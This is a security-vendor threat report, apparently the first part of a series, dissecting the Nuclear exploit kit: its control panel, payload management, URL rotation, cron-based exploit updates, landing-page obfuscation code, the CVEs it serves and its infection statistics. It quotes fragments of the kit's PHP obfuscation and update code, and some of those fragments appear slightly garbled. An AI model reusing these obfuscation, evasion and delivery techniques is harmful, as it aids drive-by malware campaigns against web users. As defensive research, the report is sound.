

# Inside Nuclear's Core: Analyzing the Nuclear Exploit Kit Infrastructure – Part I

---

**By Check Point Threat Intelligence & Research**

Malware has different methods by which it propagates. Exploit kits (EKs) have been one of the most common platforms for infecting end-users in the past few years. While there are several different EKs out in the wild, there are a few that stand out. One of these is the Nuclear Exploit Kit, which was introduced in 2010.

As part of the Malware-as-a-Service market, most exploit kits are rented by their creators to attackers worldwide for a certain period of time. All you need to do to have an up-and-running attack infrastructure is to rent it through an underground community and voilà, you can now infect users with the malware of your choice. Leading exploit kits are sold in cybercriminal circles for a few thousand dollars a month. An attacker with a good business sense can utilize such an asset to generate a profit that more than makes up for the cost of the exploit kit.

Exploit kits tend to adapt to new security measures. Isolating and analyzing a single infection variant does not give security vendors the upper hand in fighting them.

We recently had the opportunity to take a peek inside Nuclear management system. **In this two-part publication** we will shed as much light as possible on Nuclear's capabilities, exploits, techniques, its active malware campaigns and infection statistics.

## **Nuclear Control Panel**

Exploit kits usually come equipped with a control panel allowing cyber-criminals to upload malware payloads and keep track of their infection rate.

Nuclear's control panel runs on an nginx/1.8.0 server under a non-trivial port. This is most likely to avoid standard web crawlers that might enable searching for the panel, based on known HTML patterns.

When we reach the panel in a specific URL (`http://<ip>/#/auth/<unique MD5>`), the login form is displayed:

## Authorization

**Username**   
**Password**




The unique MD5 in the URL is constructed by a concatenation of the server IP + “~admin~” + administrator key.

Once logged on, this is the main view:

TraffAdmin
Statistics
Threads
Files
Users
Domains



manager
Exit

<b>JavaScript</b>	<b>Flash</b>	<b>Silver</b>	<b>Test Domain</b>	<b>Check domain</b>	<b>Paid</b>	<b>Debited</b>	<b>Left</b>
FUD	FUD	FUD	OK	FUD	0	0	0

### Summary statistics

Period	Hits	Loads	Percent
1 minute	52	2	3.8462%
10 minutes	444	38	8.5586%
1 hour	2538	246	9.6927%
24 hours	42106	4353	10.3382%
All time	1087132	111922	10.2952%

### Threads statistics

Period

Since:   :

Till:   :

The main page of the panel displays basic statistics and the current detection status of the active kit components for the logged in user.

## Threads

The “Threads” screen is where the user can create the different flows/campaigns.

The screenshot shows a web form titled "Adding/changing thread". It is divided into two main sections: "Main info" and "Filters".

**Main info:**

- Thread name:** A text input field with the placeholder "Thread name".
- Comment:** A larger text input field with the placeholder "Comment".
- Filters:** An orange button labeled "Filters".

**Filters:**

- Countries:** A dropdown menu set to "Off/All" and a text input field with the placeholder "Countries" and example text "Example: RU,ES,US ...".
- Referers:** A dropdown menu set to "Off/All" and a text input field with the placeholder "Referers" and example text "Example: example1.org,example2.com/test,...". Below this are two checkboxes: "Collect referer" (checked) and "Filter empty referer" (unchecked).
- OS:** A dropdown menu set to "Off/All" and a text input field with the placeholder "OS" and example text "Example: Windows 7,Windows XP...".
- Browsers:** A dropdown menu set to "Off/All" and a text input field with the placeholder "Browsers" and example text "Example: Opera,Internet Explorer 9,Chrome 44.42,IE 9,MSIE 11...".

At the bottom of the form is a green "Save" button.

Each thread enables different filters on the potential victims, such as targeted countries, referrer requirement, and technical pre-requisites such as targeted OS and browsers.

## Files

The “Files” screen is used to manage the campaign’s payloads:

### Add/change file

**Name**

**Comment**

**EXE**

**DLL**

**DLL(memory run)**

**DLL(memory run custom)**

**Update URL**

**Interval**

**Choose file**  No file chosen

Addon file

Default

**Threads**

#### Main files

Name	Comment	URL	Threads	Countries	Updated at	Check										

#### Default files

Name	Comment	URL	Threads	Updated at	Check											
soft.exe	test	http://[redacted] /crypted.update.exe	test	2016-04-10 18:28:01	2016-04-10 18:25:01	0/0	?	C	K	O	S	C	D			

The user can upload different types of payloads (which are the actual malware he wants to distribute), launching them in different ways and making sure they stay updated from a given URL.

The panel also provides two other services in different ports: advanced statistics and an API service.

The advanced statistics screen initially displays how many AVs detected the payload.

soft.exe(test) Main statistics Countries Browsers OS Threads

Check AV result(2016-04-10 18:25:01)

JavaScript	Flash	Silver
0	0	0

Check file result(2016-04-10 18:25:01)

Autoupdate file(2016-04-10 18:23:01)

Detect	Summ
0	0

Main statistics

Since:  Till:

[Load](#)

Hits	Loads	Percent
1086851	111934	10.2989%

The screen also provides a broader view of the countries, browsers and operating systems that were served with exploits and in how many of these the malware was actually loaded.

The panel contains other useful management tools, such as an external API which shows data regarding the status of the current infecting domain served by the rotator.



```


"current_domain": "<infecting domain>",
"check_domain": "ok",
"avcheck_domain": "0",
"domains_count": 3,
"exploit_check": {
  "js": {
    "status": "ok",
    "detect": 0
  },
  "flash": {
    "status": "ok",
    "detect": 0
  },
  "silver": {
    "status": "ok",
    "detect": 0
  }
}

```

The rotator is the service that constantly generates new infecting URLs. It is also provided through the API service. Each given URL is eligible for only one hit, meaning that a landing page is served once for a given URL, along with only one serve per IP. For more on this mechanism, see part II of our Nuclear report.

In contrast to some other exploit kits, a threat actor who purchases Nuclear does not get a username and password on the main exploit kit server. Instead they get credentials to log in to a panel which is pre-installed on a dedicated server just for them.

All of the panel servers communicate with a master server, similar to the architecture shown here:



The master server has an advanced status view on all of Nuclear's panels and is responsible to update the exploits on all of them; more on the master server in part II.


This is a good time to mention that the Nuclear panel servers are not only for configuration and statistics, but also do all the "heavy lifting" such as generating the landing pages and serving the exploits/payloads.

There is also an option to create new users under the same panel, which allows the user to sublease the service to other cyber-criminals.

## General Flow

The exploit kit owner provides the buyer with management panel credentials, as well as a few infecting servers that are rotated as needed. The traffic, payloads and TDS (Traffic Distribution Service) are the responsibility of the buyer. The entire job of the servers hosting the landing pages is to forward the request back to the panel in the background.

This is the path the victim follows on his way to the infecting landing page:



We can see that the TDS gets a new rotating landing page from the Nuclear panel on each request. When the victim browses to that URL, the connection is relayed transparently to the Nuclear panel which returns the malicious landing page.

## URL Structure Logic

The URL for landing pages created by Nuclear has undergone some changes in the last few years and can be very confusing and hard to detect.

We found traces of the old logic when Nuclear tried to disguise itself as Joomla, phpBB, vBulletin and more:

```


$doc_arr = array('build', 'cart', 'order', 'document','amount','certainly','viewtopic','including');
$ext_arr = array('jhtml','shtml','asp','aspx','xml','htm','html','');
$joomla_options = array('com_flippingbook','com_content','com_topics','com_weblinks','com_docman','com_participant','com_wrapper',
'com_ckforms','com_find','com_jpchat','com_corporate','com_jmap');
$joomla_views = array('article','frontpage','category','featured','sitemap','');
$catalogs = array('news','board','feed','uncos','tidings','world','asia','europe','');
$patterns = array(
    'joomla' => 'index.php?option=#OPTION#&view=#VIEW#&id=#ID#&catid=#CATID#&itemid=#ITEMID#',
    'phpbb' => 'viewtopic.php?f=#F#&t=#T#',
    'ipb' => 'index.php?showtopic=#SHOWTOPIC#',
    'vbulletin' => 'showthread.php?t=#T#&page=#PAGE#',
    'vbulletin2' => 'forumdisplay.php?s=#S#&f=#F#',
    'vbulletin3' => 'showpost.php?p=#P#&postcount=#POSTCOUNT#',
    'shop1' => 'index.jsp?cat_id=#CATID#&item_id=#ITEMID#&hash=#HASH#',
    'shop2' => 'cart.jsp?cart_id=#CARTID#&hash=#HASH#',
    'shop3' => 'product.jsp?cat_id=#CATID#&product_id=#PRODUCTID#&hash=#HASH#',
    'news1' => 'news?category_id=#CATEGORYID#&news_id=#NEWSID#&ch=#HASH#',
    'news2' => 'news_detail.php?c_id=#CID#&n_id=#NID#&token=#HASH#',
    'news3' => 'details.cfm?cat_id=#CATID#&news_id=#NEWSID#&pageh=#HASH#*/',
    'board1' => 'board.asp?id=#ID#&page=#PAGE#&cat_no=#CATNO#&no=#NO#&fw=#FW#',
);

```

The new and updated logic is much more complex.

Currently, the function generating the links randomizes a number between 1 and 1000 and according to the number, has equal chances of following one of 6 different paths.

We made a railroad diagram of the 6 possible paths to try and explain the complicated code:




These are the primitives used in the generation:

rpath(min,max) – Concatenation of path components.

The number of components is a random number between *min* and *max*.

The components are chosen randomly according to the illustration below:



rword – Random word from dictionary of around 8000 words

rext – Random extension from the list of extensions:

(“html”, “shtml”, “phtml”, “asp”, “aspx”, “jsp”, “htm”, “do”, “rb”)

rext2 – Random extension from the list of extensions:

(“asp”, “aspx”, “jsp”, “do”, “rb”)

rkv – Random string of the form *key=value*

rid – Random lowercase letters and digits string

rnum – Random number between min and max

rdelim – Random delimiter from the list: (“-”, “\_”)

Some examples of a Nuclear URL landing page:

- *hxxp://<landing page server>/1361.phtml?standoffs=9w2q8k82w5478&1274=d89hww0sf0j&ached=squiggles*
- *hxxp://<landing page server>/627g3g6if04s-92872/0f222441g584-23136/collaboration-polonaises.shtml?hateful=z69540vjag9e&gauze=heifers*
- *hxxp://<landing page server>/71007-covert/agility?snatched=s497gz8&5cz42708z44zv17=2927&bloodthirstiest\_odorou=7oc01yx82e3e*

## Scheduled Jobs

Each panel comes with a setup script that configures and installs the pre-required dependencies for the panel.

As part of the script installation process, it creates the following cron jobs:

```
echo "*****"
echo "*****INSTALL CRON JOBS*****"
echo "*****"
crontab -l | { cat; echo "*/*5 * * * * /usr/bin/php5 [path]/domain_system.php"; } | crontab -
crontab -l | { cat; echo "*/*1 * * * * /usr/bin/php5 [path]/index.php update start"; } | crontab -
crontab -l | { cat; echo "*/*10 * * * * /usr/bin/php5 [path]/updatefile/index.php check start"; } | crontab -
crontab -l | { cat; echo "*/*5 * * * * /usr/bin/php5 [path]/client.php"; } | crontab -
sleep 1
```

1. Domains Detection Check – The rotated domains from each panel list is checked against “viruscheckmate.com”. Once the domains are approved, they are checked for a special file in a known location to make sure they truly are part of the Nuclear infrastructure. The panel also has the option of automatically registering URLs when given a username and password for a known Russian domain registrar site.
2. Payload Update – As we saw in the file management panel, the user can set an update URL. This script runs every minute, and according to the given interval, updates the payload with the one from the URL.
3. Payload Detection Check – Every 10 minutes, this script checks all the uploaded payloads against the malware scanning service “scan4you.org” to make sure they are undetectable.
4. Exploits Update – This script is executed every 5 minutes and asks the Nuclear master server if it has a newer version of the exploits.

```
$server='http://[ip]/[check_exploits].php';
$files=array(
dirname( __FILE__ ).'/[exploits_folder]/cf.php',
dirname( __FILE__ ).'/[exploits_folder]/fl1.swf',
dirname( __FILE__ ).'/[exploits_folder]/fl2.swf',
dirname( __FILE__ ).'/[exploits_folder]/fl3.swf',
dirname( __FILE__ ).'/[exploits_folder]/js.html',
dirname( __FILE__ ).'/[exploits_folder]/silver.xap'
);
$logfile='/var/log/client.log';
$retry=5;
```

If it does have a different version than the one stored locally, the new exploit is downloaded and replaces the old one.

The detection of the exploits is not checked by the panel but by the master server.

## Landing Page

The Nuclear landing page consists of three major components:

1. De-obfuscator - JavaScript code which de-obfuscates strings and then “evals” them.
2. HTML elements - The ones with an ID contain the obfuscated exploit.
3. JavaScript elements - These invoke the de-obfuscator on the elements with an ID.



In terms of code, the most simplistic form the landing page is structured like this:

```
$.out.='<html>
    <body>
        '.html_garbage(). '
        '.implode(html_garbage()."\r\n",$rtags). '
        <script>'. $jscode. '</script>
        <div id="'. $varp[44]. '"></div>
        '.implode(html_garbage()."\r\n",$runfunc). '
    </body>
</html>';
return $.out;
```

Let's break it down:

First, we have the function that generates the large chunks of random data we see in the landing page, appropriately named “html\_garbage()”.

```
function html_garbage() {
    for ($i=0;$i<7;$i++) {
        $var_html_garb[$i]=add_prb_dot(GetRandomString(mt_rand(20,160)));
    }

    $arr = Array(
        "<center>". $var_html_garb[0]. "</center>",
        "</br>",
        "<b>". $var_html_garb[1]. "</b>",
        "<div><b>". $var_html_garb[2]. "</b></div><b>". $var_html_garb[3]. "</b></div>",
        "<div><h3>". $var_html_garb[4]. "</h3></div><h3>". $var_html_garb[5]. "</h3></div>"
    );

    shuffle($arr);
    for ($i=0;$i<mt_rand(2,5);$i++) {
        $out[] = $arr[$i];
    }
    return implode("\r\n", $out);
}
```

The function creates and shuffles an array with HTML lines containing random strings between 20 and 160 characters.

The `add_prb_dot()` function is often used in the obfuscation process. Its purpose is to randomly add spaces (" ") and dots (".") in the string given to it.

The `html_garbage()` is also imploded before `$rtags` and `$runfunc`. Both are created at the end of a function `js_crypt()`:

```
$jscode = preg_replace('/ /e', "replacers2()", $jscode);
foreach($sstr as $val => $key) {
    $id_textarr="";
    $idpreff = GetRandomString(mt_rand(5,10),1);
    $rtags[]="<div><b><p id='".$idpreff.$id_textarr.'">".crpt_str($key)."</p></b></div><br>";
    $runfunc[]='<script>'.Svarp[6].' = [ "'.add_prb_dot($idpreff.$id_textarr). \
    | ' ", "'.add_prb_dot($varp[36]).'"];this[.'.Svarp[18].'['.Svarp[6].'[1]]('.'.Svarp[6].'[0]);</script>'. "\r\n";
}
}
```

`$rtags` is the HTML elements array containing the embedded exploits that came from the `$sstr` variable. Each element has a unique ID.

The `$sstr` is an array of the embedded exploits sent to the `js_crypt()` function. We can see that each exploit from `$sstr` is sent to the `crpt_str()` function, which converts the exploit to base64 and then sends it to the `add_prb_dot` function.

This means that taking the elements with IDs from Nuclear's landing page, removing the spaces and dots, and then decoding the result with base64, outputs the exploits in plain text.

The main purpose of this `js_crypt()` function is simply to generate the code that de-obfuscates the embedded exploits at run-time and adds them to the DOM.

This generated JavaScript de-obfuscator is, of course, also obfuscated:

```
for ($i=0;$i<65;$i++){
    $varp[$i]=GetRandomString(mt_rand(5,8));
}
function js_crypt($str)
{
    global $varp,$r_int;

    $jscode02 = '';
    $ra_f_str = base64_encode(GetRandomString(mt_rand(100,800)));
    $ra_f_str = add_prb_dot($ra_f_str);

    $jscode = '
function ' . $varp[11] . '(' . $varp[11] . ') {
    ' . $varp[11] . ' = ' . $varp[11] . '.join("");
    ' . $varp[11] . ' = ' . $varp[11] . '.split("");
    ' . $varp[11] . ' = ' . $varp[11] . '.reverse();
    ' . $varp[11] . ' = ' . $varp[11] . '.join("");
    return ' . $varp[11] . '
}
// ...
if(' . $varp[40] . '.length > 0) {
    eval(' . $varp[40] . ');
}
}
```

We can see the function uses randomly generated words in the **\$varp** array to create variable and function names.

The function result is stored in the variable **\$js\_code** and is also inserted in the landing page as we saw previously in the landing page snippet.

The last variable, **\$funfunc**, basically holds the element's ID names for the exploits that are sent to the JavaScript de-obfuscator.

## Vulnerabilities

Nuclear publicly declares that it serves exploits for 3 platforms: Flash, JavaScript & Silverlight.

JavaScript	Flash	Silver
FUD	FUD	FUD

For JavaScript, the exploit CVE used is [CVE-2015-2419](#).

For Flash, the CVEs used are [CVE-2015-5122](#), [CVE-2015-7645](#) and [CVE-2016-1019](#).

In contrast to what the panel says, a Silverlight exploit is not served in the new Nuclear version.

The exploit is indeed hosted on the server but isn't served today as it has an [old exploit](#).


Also, when browsing to the landing page in an Internet Explorer version IE 10 and below, the kit serves a VBScript exploit ([CVE-2014-6332](#)) instead of the JavaScript Exploit.

## Statistics


### Infection Statistics

Following the above information about the vulnerabilities served by the Nuclear EK, let's review some of the overall statistics of the exploit kit for the last month.

- 1,846,678 machines were attacked, with various Windows OS versions such as Windows 2000, Windows 10, Windows Vista and Windows XP with the highest amount of attacks. Out of those, 184,568 machines were successfully exploited – 9.95%.
- As one can see in the graph below, which presents successful infection rate per browser, the browser which has the highest percentage of success is Internet Explorer and specifically Version 8.



- When analyzing the data based on division per country we can see that Nuclear has been used against targets in 219 countries/colonies (based on country-code). Looking at the list and at the statistics, it is obvious that these days, as far as Nuclear-based campaigns go, Europe is definitely in the center of attention.
- Below we can see a graph presenting the top attacked countries and successful infections rate per country:




- The top five attacked countries are –
  - France – with 287,635 attack attempts but a success rate of only 5%.

